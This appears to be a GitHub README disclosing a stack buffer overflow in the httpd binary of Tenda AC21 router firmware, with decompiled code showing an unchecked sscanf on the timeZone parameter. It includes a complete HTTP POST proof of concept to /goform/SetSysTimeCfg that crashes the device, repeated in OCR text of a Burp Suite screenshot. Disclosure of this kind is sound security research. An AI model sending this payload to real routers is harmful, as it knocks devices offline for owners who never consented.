xxy1126 -20220902 ... on Sep 2 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Tenda AC21(V16.03.08.15) contains Stack Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：

description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd`, function `fromSetSysTime`

In function `fromSetSysTime`, it calls `sub_496104(a1)`, the vulnerability is in this function.

```
void __fastcall fromSetSysTime(int a1)
{
  __int64 v1; // $v0
  int v2; // $v0
  int v3; // [sp+1Ch] [+1Ch]
  void *ptr; // [sp+20h] [+20h]
  int v5; // [sp+24h] [+24h]
  int v6; // [sp+24h] [+24h]
  char *v7; // [sp+28h] [+28h]

  v5 = 0;
  v3 = cJSON_CreateObject();
  v7 = (char *)websGetVar(a1, "timeType", "sync");
  if ( !strcmp(v7, "sync") )
  {
    v6 = sub_496104(a1);                        // 1
    v1 = sub_4C9C40(v6);
  }
```

In `sub_496104(a1)`, it calls `sscanf()` and the `v6, v7` is on the stack, so there is a buffer overflow vulnerability.

```
s = (char *)websGetVar(a1, "timeZone", &unk_4DDAE4);
v3 = websGetVar(a1, "timePeriod", &unk_4DDAE4);
v2 = websGetVar(a1, "ntpServer", "time.windows.com");
if ( strchr(s, ':') )
{
  sscanf(s, "%[^:]:%s", v6, v7);                // 1
}
else
{
  strcpy((char *)v6, s);
  strcpy((char *)v7, "0");
}
```

2. Recurring loopholes and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 754
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: password=25d55ad283aa400af464c76d713c07adhyecvb
Connection: close

timeType=sync&timeZone=1111111111111111111111111111111111111111111111111111111111111111
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .


Not secure | 192.168.0.1/login.html
Burp Suite Community Edition
Error
Failed to connect to 192.168.0.1:80
Dashboard
Target
Proxy
11 ×
12 ×
Send
Cancel
Request
Pretty
Raw
Hex
1 POST /goform/SetSysTimeCfg HTTP/1.1
2 Host: 192.168.0.1
3 Content-Length: 754
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.0.1
9 Referer: http://192.168.0.1/main.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
12 Cookie: password=25d55ad283aa400af464c76d713c07adjvwcvb
13 Connection: close
15 timeType=sync&timeZone=
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111%3A1111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111
1111111111111111